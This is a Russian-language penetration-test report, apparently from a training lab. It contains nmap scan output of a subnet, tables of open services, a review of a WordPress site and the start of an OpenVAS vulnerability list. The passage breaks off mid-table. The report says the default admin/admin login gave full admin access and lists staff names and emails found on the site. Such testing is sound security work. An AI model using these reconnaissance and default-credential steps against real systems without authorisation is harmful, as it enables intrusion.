

# Отчёт по результатам тестирования на проникновение инфраструктуры компании


Заказчик: **Any company**

Исполнитель: **V.A. Fominov**

## Шаг 1

В первую очередь проведем анализ инфраструктуры подсети 10.0.20.0/24 для дальнейшей работы. Для этого выполним первичное сканирование портов с помощью программы **nmap** чтобы определить, какие сервисы на каких портах расположены:

Стандартное сканирование без использования дополнительных опций:



```
(kali@kali)-[~]
└─$ nmap 10.0.20.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-15 22:33 MSK
Nmap scan report for ws01.acme.skb (10.0.20.11)
Host is up (0.0023s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
5357/tcp   open  wsapi
5985/tcp   open  wsmapi
5986/tcp   open  wsmans

Nmap scan report for dc01.acme.skb (10.0.20.51)
Host is up (0.0024s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5986/tcp  open  wsmans

Nmap scan report for webserver02.acme.skb (10.0.20.60)
Host is up (0.0027s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap scan report for webserver01.acme.skb (10.0.20.61)
Host is up (0.0026s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql

Nmap scan report for 10.0.20.254
Host is up (0.0015s latency).
All 1000 scanned ports on 10.0.20.254 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 21.88 seconds
```

Сканирование с опциями **-sV** (определение служб на портах и их версий), **-A** (определение с помощью встроенных скриптов ОС и их версий) и **-p-** (данная опция позволяет провести сканирование по всем 65.535 портам):

Команда выглядит следующим образом: **nmap -sV -A -p- 10.0.20.0/24:**

```
kali@kali: ~$ nmap -sV -A -p- 10.0.20.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-15 22:47 MSK
Nmap scan report for ws01.acme.skb (10.0.20.11)
Host is up (0.0025s latency).
Not shown: 65519 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server  Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=ws01.acme.skb
|_ Not valid before: 2025-09-14T04:11:10
|_ Not valid after: 2026-03-16T04:11:10
|_ ssl-date: 2025-09-15T16:51:50+00:00; -3h00m01s from scanner time.
5357/tcp   open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Service Unavailable
5985/tcp   open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
5986/tcp   open  ssl/http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ tls-alpn:
|_ http/1.1
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ ssl-date: 2025-09-15T16:51:50+00:00; -3h00m01s from scanner time.
|_ ssl-cert: Subject: commonName=Cloudbase-Init WinRM
|_ Not valid before: 2025-09-14T04:12:14
|_ Not valid after: 2025-09-13T04:12:14
47001/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49664/tcp  open  msrpc           Microsoft Windows RPC
49665/tcp  open  msrpc           Microsoft Windows RPC
49666/tcp  open  msrpc           Microsoft Windows RPC
49667/tcp  open  msrpc           Microsoft Windows RPC
49668/tcp  open  msrpc           Microsoft Windows RPC
49670/tcp  open  msrpc           Microsoft Windows RPC
49671/tcp  open  msrpc           Microsoft Windows RPC
49673/tcp  open  msrpc           Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (92%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (92%), Microsoft Windows 10 1803 (85%), Microsoft Windows 10 1903 - 21H1 (85%), M
icrosoft Windows Server 2019 (85%), Microsoft Windows 10 1607 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: -3h00m00s, deviation: 0s, median: -3h00m01s
|_ smb2-security-mode:
|_ 3:1:1:
|_ Message signing enabled but not required
```

```

kali@kali: ~
File Actions Edit View Help
| smb2-time:
|   date: 2025-09-15T16:51:07
|   start_date: N/A

TRACEROUTE (using port 139/tcp)
HOP RTT      ADDRESS
- Hop 1 is the same as for 10.0.20.60
2   2.40 ms ws01.acme.skb (10.0.20.11)

Nmap scan report for dc01.acme.skb (10.0.20.51)
Host is up (0.0026s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE                VERSION
53/tcp    open  domain                 Simple DNS Plus
88/tcp    open  kerberos-sec           Microsoft Windows Kerberos (server time: 2025-09-15 16:49:51Z)
135/tcp   open  msrpc                  Microsoft Windows RPC
139/tcp   open  netbios-ssn           Microsoft Windows netbios-ssn
389/tcp   open  ldap                   Microsoft Windows Active Directory LDAP (Domain: acme.skb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?          Microsoft Windows RPC over HTTP 1.0
464/tcp   open  kpasswd5?              Microsoft Windows Active Directory LDAP (Domain: acme.skb0., Site: Default-First-Site-Name)
593/tcp   open  ncacn_http             Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldaps?                 Microsoft Windows Active Directory LDAP (Domain: acme.skb0., Site: Default-First-Site-Name)
3268/tcp  open  ldap                   Microsoft Windows Active Directory LDAP (Domain: acme.skb0., Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl?     Microsoft Windows Active Directory LDAP (Domain: acme.skb0., Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server          Microsoft Terminal Services
|_ssl-date: 2025-09-15T16:51:50+00:00; -3h00m01s from scanner time.
|_ssl-cert: Subject: commonName=dc01.acme.skb
|_Not valid before: 2025-09-14T04:11:10
|_Not valid after: 2026-03-16T04:11:10
5986/tcp  open  ssl/http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_ssl-cert: Subject: commonName=Cloudbase-Init WinRM
|_Not valid before: 2025-09-14T16:04:37
|_Not valid after: 2035-09-13T16:04:37
|_http-server-header: Microsoft-HTTPAPI/2.0
|_ssl-date: 2025-09-15T16:51:50+00:00; -3h00m01s from scanner time.
|_tls-alpn:
|_ http/1.1
9389/tcp  open  mc-nmf                 .NET Message Framing
49666/tcp open  msrpc                  Microsoft Windows RPC
49670/tcp open  msrpc                  Microsoft Windows RPC
49671/tcp open  ncacn_http             Microsoft Windows RPC over HTTP 1.0
49672/tcp open  msrpc                  Microsoft Windows RPC
49682/tcp open  msrpc                  Microsoft Windows RPC
49694/tcp open  msrpc                  Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (92%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (92%), Microsoft Windows 10 1803 (85%), Microsoft Windows 10 1903 - 21H1 (85%), Microsoft Windows Server 2019 (85%), Microsoft Windows 10 1607 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

```



```
kali@kali: ~$ nmap -sC -sV -p- 10.0.20.60
Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_ clock-skew: mean: -3h00m00s, deviation: 0s, median: -3h00m01s
| smb2-time:
|   date: 2025-09-15T16:51:12
|_  start_date: N/A

TRACEROUTE (using port 139/tcp)
HOP RTT      ADDRESS
- Hop 1 is the same as for 10.0.20.60
2  2.35 ms dc01.acme.skb (10.0.20.51)

Nmap scan report for webserver02.acme.skb (10.0.20.60)
Host is up (0.0029s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 66:6f:97:82:ba:f7:16:0d:dd:0e:4b:35:ac:2c:80:fc (RSA)
|   256 a1:9c:4e:54:a4:0c:51:76:f3:9d:3e:93:6c:84:b4:98 (ECDSA)
|_  256 e8:f4:8c:07:27:d1:15:a0:d9:12:5c:71:9e:27:50:62 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-robots.txt: 1 disallowed entry
|_ /wp-admin/
|_ http-generator: WordPress 5.3
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: \xD0\x9E\xD0\x9E\xD0\x9E \xD0\xA1\xD0\xBE\xD1\x84\xD1\x82\xD0\xB2\xD0\xB5\xD1\x80 \xD0\xA1\xD0\xBE\xD0\xBB\xD1\x8E\xD1\x88\xD0\xBD\xD0\xB7 5#8211; 6quot;Software So...
31338/tcp open  http     Apache httpd 2.4.56 ((Debian))
|_ http-title: phpMyAdmin
|_ http-server-header: Apache/2.4.56 (Debian)
|_ http-robots.txt: 1 disallowed entry
|_ /
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 554/tcp)
HOP RTT      ADDRESS
1  1.36 ms 10.0.30.254
2  2.87 ms webserver02.acme.skb (10.0.20.60)

Nmap scan report for webserver01.acme.skb (10.0.20.61)
Host is up (0.0028s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 07:e1:bb:6d:45:e1:00:4a:ff:3c:82:dc:59:fa:01:0a (RSA)
|   256 48:b3:35:88:75:3a:2f:f7:5c:a3:ea:f8:0b:64:15:5a (ECDSA)
|_  256 fe:fb:d9:28:70:ef:e6:37:8d:dc:1a:2a:65:71:7a:95 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
```

```

| http-git:
| 10.0.20.61:80/.git/
| Git repository found!
| Repository description: Unnamed repository; edit this file 'description' to name the...
| Remotes:
| https://github.com/digininja/DVWA.git
| Project type: PHP application (guessed from .gitignore)
|_ http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/
|_ http-title: Welcome :: Damn Vulnerable Web Application (DVWA)
3306/tcp open  mysql  MariaDB 5.5.5-10.3.38
| mysql-info:
| Protocol: 10
| Version: 5.5.5-10.3.38-MariaDB-0ubuntu0.20.04.1
| Thread ID: 38
| Capabilities flags: 63486
| Some Capabilities: Support41Auth, InteractiveClient, ConnectWithDatabase, SupportsLoadDataLocal, SupportsTransactions, F
oundRows, IgnoreSigpipes, Speaks41ProtocolNew, ODBCClient, SupportsCompression, DontAllowDatabaseTableColumn, IgnoreSpaceBef
oreParenthesis, Speaks41ProtocolOld, LongColumnFlag, SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatments
| Status: Autocommit
| Salt: 2p]M=,b+0+'${bZ}6@Q
|_ Auth Plugin Name: mysql_native_password
Device type: general purpose/router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACERoute (using port 554/tcp)
HOP RTT ADDRESS
- Hop 1 is the same as for 10.0.20.60
2 3.06 ms webserver01.acme.skb (10.0.20.61)

Nmap scan report for 10.0.20.254
Host is up (0.0011s latency).
All 65535 scanned ports on 10.0.20.254 are in ignored states.
Not shown: 65535 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACERoute (using port 111/tcp)
HOP RTT ADDRESS
1 1.97 ms 10.0.20.254

Post-scan script results:
| clock-skew:
| -3h00m00s:
| 10.0.20.11 (ws01.acme.skb)
| 10.0.20.51 (dc01.acme.skb)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 256 IP addresses (5 hosts up) scanned in 255.46 seconds

```

## Описание результатов сканирования:

### Хост 1:

- Имя хоста: ws01.acme.skb
- IP: 10.0.20.11
- ОС: Microsoft Windows 2019|10 (92%)
- Открытые порты, ПО (название, версия и другая информация):

| Номер открытого порта | Название сервиса | Версия сервиса                | Доп. информация                                                                   |
|-----------------------|------------------|-------------------------------|-----------------------------------------------------------------------------------|
| 135                   | msrpc            | Microsoft Windows RPC         |                                                                                   |
| 139                   | netbios-ssn      | Microsoft Windows netbios-ssn | Служба, обеспечивающая связь по локальной сети LAN. Установлен порт по умолчанию. |

|       |               |                                         |                                                                                        |
|-------|---------------|-----------------------------------------|----------------------------------------------------------------------------------------|
| 445   | microsoft-ds  |                                         | Порт связан с протоколом SMB (исп. для управления доступом к файлам, каталогам и т.п.) |
| 3389  | ms-wbt-server | Microsoft Terminal Services             | Сервер протокола RDP.<br>Выдан ssl-сертификат ws01.acme.skb                            |
| 5357  | wsdapi        | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |                                                                                        |
| 5985  | wsman         | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |                                                                                        |
| 5986  | wsmans        | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |                                                                                        |
| 47001 | winrm         | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |                                                                                        |
| 49664 | msrpc         | Microsoft Windows RPC                   |                                                                                        |
| 49665 | msrpc         | Microsoft Windows RPC                   |                                                                                        |
| 49666 | msrpc         | Microsoft Windows RPC                   |                                                                                        |
| 49667 | msrpc         | Microsoft Windows RPC                   |                                                                                        |
| 49668 | msrpc         | Microsoft Windows RPC                   |                                                                                        |
| 49670 | msrpc         | Microsoft Windows RPC                   |                                                                                        |
| 49671 | msrpc         | Microsoft Windows RPC                   |                                                                                        |
| 49673 | msrpc         | Microsoft Windows RPC                   |                                                                                        |

### Хост 2:

- Имя хоста: dc01.acme.skb
- IP: 10.0.20.51
- ОС: Microsoft Windows 2019|10 (92%)
- Открытые порты, ПО (название, версия и другая информация):

| Номер открытого порта | Название сервиса | Версия сервиса                                              | Доп. информация                                                                        |
|-----------------------|------------------|-------------------------------------------------------------|----------------------------------------------------------------------------------------|
| 53                    | domain           | Simple DNS Plus                                             | На хосте поднят DNS-сервер. Порт по умолчанию для службы DNS.                          |
| 88                    | kerberos-sec     | Microsoft Windows Kerberos                                  | Порт по умолчанию для протокола аутентификации Kerberos.                               |
| 135                   | msrpc            | Microsoft Windows RPC                                       |                                                                                        |
| 139                   | netbios-ssn      | Microsoft Windows netbios-ssn                               | Служба, обеспечивающая связь по локальной сети LAN. Установлен порт по умолчанию.      |
| 389                   | ldap             | Microsoft Windows Active Directory LDAP (Domain: acme.skb0) | Стандартный порт протокола LDAP.                                                       |
| 445                   | microsoft-ds     |                                                             | Порт связан с протоколом SMB (исп. для управления доступом к файлам, каталогам и т.п.) |

|       |                  |                                                             |                                                                                                          |
|-------|------------------|-------------------------------------------------------------|----------------------------------------------------------------------------------------------------------|
| 464   | kpasswd5         |                                                             | Порт по умолчанию для сервиса изменения паролей в AD. Есть уязвимость.                                   |
| 593   | http-rpc-epmap   | Microsoft Windows RPC over HTTP 1.0                         | Сервис обесп. связь между приложениями в сети с исп. протоколов HTTP и RPC.                              |
| 636   | ldapsl           |                                                             | Порт по умолчанию для протокола LDAPS (LDAP с SSL/TLS)                                                   |
| 3268  | globalcatLDAP    | Microsoft Windows Active Directory LDAP (Domain: acme.skб0) | Эта служба позволяет быстро искать объекты во всём лесу AD с помощью LDAP. Исп. на контроллерах доменов. |
| 3269  | globalcatLDAPssl |                                                             | Порт по умолчанию для данного сервиса. Исп. протокол SSL.                                                |
| 3389  | ms-wbt-server    | Microsoft Terminal Services                                 | Сервер протокола RDP.                                                                                    |
| 5357  | wsdapi           |                                                             |                                                                                                          |
| 5985  | wsman            |                                                             |                                                                                                          |
| 5986  | wsmans           | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)                     |                                                                                                          |
| 9389  | mc-nmf           | .NET Message Framing                                        | Порт по умолчанию.                                                                                       |
| 49666 | msrpc            | Microsoft Windows RPC                                       |                                                                                                          |
| 49670 | msrpc            | Microsoft Windows RPC                                       |                                                                                                          |
| 49671 | ncacn_http       | Microsoft Windows RPC over HTTP 1.0                         |                                                                                                          |
| 49672 | msrpc            | Microsoft Windows RPC                                       |                                                                                                          |
| 49682 | msrpc            | Microsoft Windows RPC                                       |                                                                                                          |
| 49694 | msrpc            | Microsoft Windows RPC                                       |                                                                                                          |

### Хост 3:

- Имя хоста: webserver02.acme.skб
- IP: 10.0.20.60
- ОС: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
- Открытые порты, ПО (название, версия и другая информация):

| Номер открытого порта | Название сервиса | Версия сервиса                                               | Доп. информация                                                                                                                                    |
|-----------------------|------------------|--------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------|
| 22                    | ssh              | OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0) | Порт по умолчанию для службы SSH.                                                                                                                  |
| 80                    | <b>WordPress</b> | Apache httpd 2.4.38 (Debian)                                 | Порт по умолчанию для протокола HTTP. Не зашифрован и уязвим.<br>Файл robots.txt исключает поиск директории /wp-admin/<br><b>CMS WordPress 5.3</b> |
| 31338                 | <b>phpAdmin</b>  | Apache httpd 2.4.56 (Debian)                                 | Админ панель <b>phpAdmin</b> для СУБД MySQL.<br>Файл robots.txt исключает поиск директории /                                                       |



#### Хост 4:

- Имя хоста: webserver01.acme.skb
- IP: 10.0.20.61
- ОС: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
- Открытые порты, ПО (название, версия и другая информация):

| Номер открытого порта | Название сервиса | Версия сервиса                                               | Доп. информация                                                                                                                                                                                                                                                                                                            |
|-----------------------|------------------|--------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 22                    | ssh              | OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0) | Порт по умолчанию для службы SSH.                                                                                                                                                                                                                                                                                          |
| 80                    | http             | Apache httpd 2.4.41 (Ubuntu)                                 | Порт по умолчанию для протокола HTTP. Не зашифрован и уязвим.<br>Git-репозиторий по адресу 10.0.20.61:80/.git/ ( <a href="https://github.com/digininja/DVWA.git">https://github.com/digininja/DVWA.git</a> ), следовательно, на этом порту находится уязвимая машина DVWA.<br>Файл robots.txt исключает поиск директории / |
| 3306                  | mysql            | MariaDB 5.5.5-10.3.38                                        | Стандартный порт для серверов баз данных MySQL.<br>Соль: 2p]`M=,b+O+`\$ {bZ}&@Q                                                                                                                                                                                                                                            |

## Шаг 2

Проведем анализ сайта <http://softwaresolutions.acme.skb/> на наличие чувствительной и полезной для атакующей стороны информации.

Проверим, доступен ли данный сайт и узнаем его IP-адрес:

```
(kali@kali)-[~]
$ ping softwaresolutions.acme.skb
PING softwaresolutions.acme.skb (10.0.20.60) 56(84) bytes of data.
64 bytes from webserver02.acme.skb (10.0.20.60): icmp_seq=1 ttl=63 time=3.53 ms
64 bytes from webserver02.acme.skb (10.0.20.60): icmp_seq=2 ttl=63 time=2.79 ms
64 bytes from webserver02.acme.skb (10.0.20.60): icmp_seq=3 ttl=63 time=2.55 ms
64 bytes from webserver02.acme.skb (10.0.20.60): icmp_seq=4 ttl=63 time=2.59 ms
```

Как мы видим, IP-адрес **10.0.20.60** соответствует IP-адресу хоста **webserver02.acme.skb**. Следовательно, веб-сайт <http://softwaresolutions.acme.skb/> находится на данном веб-сервере.

#### Описание результатов изучения веб-сайта:

| Локализация информации                                                                                                            | Найденная информация                                                                                                                                                                                                                                                                                   |
|-----------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <a href="http://10.0.20.60/2023/04/12/hack-me-if-you-can/#comments">http://10.0.20.60/2023/04/12/hack-me-if-you-can/#comments</a> | <ol style="list-style-type: none"><li>1. Комментарий с указанием email-адреса организации - <a href="mailto:student@acme.skb">student@acme.skb</a>.</li><li>2. ФИО сотрудника, который написал комментарий - <a href="#">Zinaida Rogova</a></li><li>3. Есть форма для отправки комментариев.</li></ol> |

|                                      |                                                                                                                                                                                                                                                                                                                                                                                                                       |
|--------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| http://10.0.20.60/wp-login.php       | <ol style="list-style-type: none"> <li>1. Форма ввода логин/пароль.</li> <li>2. При вводе пары admin/admin видим email-адрес администратора - <a href="mailto:admin@example.com">admin@example.com</a>.</li> <li>3. При подтверждении email-адреса получаем доступ к административной панели!</li> </ol>                                                                                                              |
| http://10.0.20.60/contacts/          | <ol style="list-style-type: none"> <li>1. Адрес организации.</li> <li>2. Активная кнопка <u>Edit</u>, которая дает доступ на админ. панель.</li> </ol>                                                                                                                                                                                                                                                                |
| http://softwaresolutions.acme.skb/   | <ol style="list-style-type: none"> <li>1. Форма для поиска информации на сайте.</li> <li>2. В разделе МЕТА при нажатии на ссылки Entries feed и Comments feed загружаются файлы RSS в формате XML.</li> <li>3. Есть понимание, что сайт сделан с помощью CMS WordPress.</li> </ol>                                                                                                                                    |
| http://10.0.20.60/wp-admin/          | <ol style="list-style-type: none"> <li>1. Административная панель сайта.</li> </ol>                                                                                                                                                                                                                                                                                                                                   |
| http://10.0.20.60/wp-admin/users.php | <ol style="list-style-type: none"> <li>1. Список всех пользователей сайта – <b>admin, Buh, editor</b>.</li> <li>2. Email-адрес сотрудника бухгалтерии Zinaida Rogova - <a href="mailto:hackmeagain@unhackbl.org">hackmeagain@unhackbl.org</a>.</li> <li>3. Третий пользователь сайта, кроме Admin и Buh – <b>Editor</b>. Его email-адрес <a href="mailto:editor@yourdomain.com">editor@yourdomain.com</a>.</li> </ol> |

В результате анализа сайта удалось получить доступ к административной панели из-за стандартной пары логин:пароль, что обеспечивает полный контроль над сайтом. Также удалось выяснить, что сайт сделан в CMS WordPress, что дает дополнительные возможности для атакующей стороны.

### Шаг 3

Просканируем сайт сканером уязвимостей OpenVAS (современное название GVM - Greenbone Vulnerability Management) и проанализируем информацию об обнаруженных уязвимостях. После окончания сканирования установим фильтр QoD в сканере на 30% для более подробного отчета и сформируем его.

Всего было обнаружено 44 уязвимости высокого, 40 уязвимостей среднего и 4 уязвимости низкого уровней угроз.

#### Обнаруженные уязвимости:

| ID уязвимости  | Краткое описание                                                                                                                               | Уровень угрозы / CVSS | Потенциальные риски                                                                                                                |
|----------------|------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------|------------------------------------------------------------------------------------------------------------------------------------|
| CVE-2020-15778 | Уязвимость позволяет удалённому нарушителю выполнить произвольную команду на целевой системе из-за отсутствия фильтрации специальных символов. | High / 7.8            | Возможность удалённого выполнения кода, что может привести к полной компрометации сервера, утечке данных или нарушению его работы. |
| CVE-2002-2     | Обе уязвимости связаны с                                                                                                                       | High / 7.5            | DoS-атаки.                                                                                                                         |

|                                                                                                                                                        |                                                                                                                                                                                                                                                                               |             |                                                                                                                                                                                                                                                 |
|--------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 0001 /<br>CVE-2022-4<br>0735                                                                                                                           | возможностью проведения DoS-атак за счёт слишком дорогостоящих вычислений на сервере при процессе обмена ключами Diffie-Hellman.                                                                                                                                              |             |                                                                                                                                                                                                                                                 |
